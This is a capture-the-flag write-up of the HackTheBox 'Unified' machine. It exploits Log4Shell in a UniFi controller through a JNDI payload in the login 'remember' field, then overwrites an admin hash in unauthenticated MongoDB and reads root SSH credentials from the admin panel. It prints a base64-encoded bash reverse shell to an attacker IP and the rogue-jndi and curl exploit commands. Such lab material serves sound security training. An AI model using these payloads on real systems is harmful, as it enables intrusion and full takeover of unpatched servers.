
HackTheBox — Unified
Unified is a Very Easy Linux box that puts one of the most impactful vulnerabilities in recent memory front and center: Log4Shell (CVE-2021-44228). An unpatched UniFi Network controller hands us remote code execution through a single malicious HTTP field, and from there a chain of surprisingly common misconfigurations — unauthenticated MongoDB, a hash we can replace rather than crack, and plaintext SSH credentials sitting in an admin panel — walks us straight to root.
Reconnaissance
I kicked things off with an automated Nmap wrapper to get a full picture of the attack surface.

The port layout is classic UniFi: the web management console lives at https://<TARGET>:8443. Browsing there confirms version 6.4.54 in the page footer. That version number is significant — Ubiquiti patched Log4Shell in 6.5.54, meaning anything below that is vulnerable to CVE-2021-44228. We have our target.
Before diving in, I verified the LDAP callback channel would work by tailing tcpdump on port 389 during a test request. Seeing that callback land is a great sanity check before you invest time building the full exploit chain.
tcpdump -i tun0 port 389
Foothold — Log4Shell (CVE-2021-44228)
Why This Works
Log4j 2.x has a feature that performs variable substitution on logged strings. When it encounters ${jndi:ldap://attacker/...} it reaches out to that LDAP server and — critically — executes whatever Java class the server returns. UniFi’s login endpoint logs the remember parameter through Log4j, making it a perfect injection point. Any value we put in that field gets passed to the vulnerable logger.
Setting Up the Attack Infrastructure
The exploit needs two things: a listener to catch the reverse shell, and a rogue LDAP/HTTP server to serve the malicious Java class. I used rogue-jndi for the latter.
First, I encoded a bash reverse shell in Base64. This sidesteps the special character nightmare (&, >, |, etc.) that breaks command execution inside Java class constructors:
echo 'bash -i >& /dev/tcp/<VPN_IP>/4444 0>&1' | base64
# YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC5YLzQ0NDQgMD4mMQo=
Then I started rogue-jndi, pointing it at my IP and embedding the base64 payload:
java -jar rogue-jndi.jar \
  -c "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC5YLzQ0NDQgMD4mMQo=}|{base64,-d}|bash" \
  -n <VPN_IP>
In a second terminal, I stood up the netcat listener:
nc -lvnp 4444
Firing the Payload
With the infrastructure ready, a single curl POST to the login API delivers the JNDI injection. The remember field is where the magic happens:
curl -sk -X POST https://<TARGET>:8443/api/login \
  -H 'Content-Type: application/json' \
  -d '{"username":"a","password":"a","remember":"${jndi:ldap://<VPN_IP>:1389/o=tomcat}"}'
The flow from here: UniFi logs the remember value → Log4j evaluates the ${jndi:...} lookup → connects to our rogue-jndi server on port 1389 → rogue-jndi serves a malicious Java class → the class executes our base64-decoded bash reverse shell → shell lands in our netcat listener.

We’re in as unifi (uid=999). The user flag is waiting in /home/michael/user.txt.
I immediately upgraded to a proper TTY to make the session more comfortable:
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
export TERM=xterm
Privilege Escalation
Discovering Unauthenticated MongoDB
UniFi Network controllers store all their configuration — including user credentials — in a MongoDB instance. Checking for it is almost reflexive on any UniFi box:
ss -tlnp | grep mongo
# LISTEN   0   128   127.0.0.1:27117   ...
Port 27117, listening on localhost, no authentication required. This is a well-known misconfiguration in older UniFi deployments. Let’s connect directly:
mongo --port 27117
The relevant database is ace. Switching to it and dumping the admin collection reveals what we need:
use ace
db.admin.find().pretty()

The x_shadow field holds a SHA-512 crypt hash ($6$). I threw it at hashcat with rockyou and came up empty — a genuinely strong password. Cracking was a dead end.
Replacing the Hash Instead of Cracking It
The insight here is simple: we have write access to the database, so we don’t need to crack the hash. We can just replace it with one we already know.
I generated a SHA-512 crypt hash for the password NewPassword1234:
openssl passwd -6 NewPassword1234
# $6$Ry6Vdbse$VkXsRVTRwHIwUKsQToaOVWGdkH.yAq0B7g2UzHBV9oMQ1Snt7bQxLa.z2oKrGbVTSwZqKpbNvwP3rXx1h1ka./
Then I updated the administrator’s hash in MongoDB:
mongo --port 27117 ace --eval '
  db.admin.update(
    {"name": "administrator"},
    {$set: {"x_shadow": "$6$Ry6Vdbse$VkXsRVTRwHIwUKsQToaOVWGdkH.yAq0B7g2UzHBV9oMQ1Snt7bQxLa.z2oKrGbVTSwZqKpbNvwP3rXx1h1ka./"}}
  )
'
Now I can log into the UniFi web console at https://<TARGET>:8443 with administrator / NewPassword1234.
SSH Credentials in Plain Sight
Once inside the UniFi admin panel, the path to root is almost embarrassingly straightforward. Navigating to Settings → Device Authentication (the section where UniFi stores the credentials it uses to SSH into managed network devices) reveals:
- Username:
root - Password:
NotACrackablePassword4U2022

Root in hand. The full chain took about 20 minutes once the exploit infrastructure was in place.
Lessons Learned
Log4Shell is as bad as advertised. CVE-2021-44228 lets any string that touches Log4j 2.x trigger an outbound JNDI lookup and execute arbitrary code. User-supplied input that gets logged — usernames, HTTP headers, form fields — all become potential injection points. Check your Log4j version; if it’s below 2.17.0 on anything internet-facing, patch it immediately.
Base64-encode payloads delivered through JNDI. Special characters (&, >, |, spaces) break command execution inside Java class constructors. Wrapping your reverse shell in {echo,<b64>}|{base64,-d}|bash is clean, reliable, and avoids a lot of frustrating debugging.
Always check for unauthenticated databases. MongoDB without auth on localhost is endemic in older application stacks. A quick ss -tlnp or netstat sweep for common database ports (27017, 27117, 5432, 3306, 6379) should be part of any post-exploitation checklist.
When you can write to a database, replace hashes instead of cracking them. SHA-512 crypt with a strong password will resist brute force for a very long time. If you control the data store, updating x_shadow to a known value is always faster than hashcat.
Admin panels store secrets. Application consoles routinely hold SSH keys, API tokens, and plaintext credentials for the infrastructure they manage. Gaining admin access to an application is rarely the end of the story — always explore the settings before moving on.
Use tcpdump to verify Log4Shell callbacks. Before building out the full exploit chain, a quick tcpdump -i tun0 port 389 confirms the target is actually reaching back to you. It’s a 10-second check that saves a lot of head-scratching.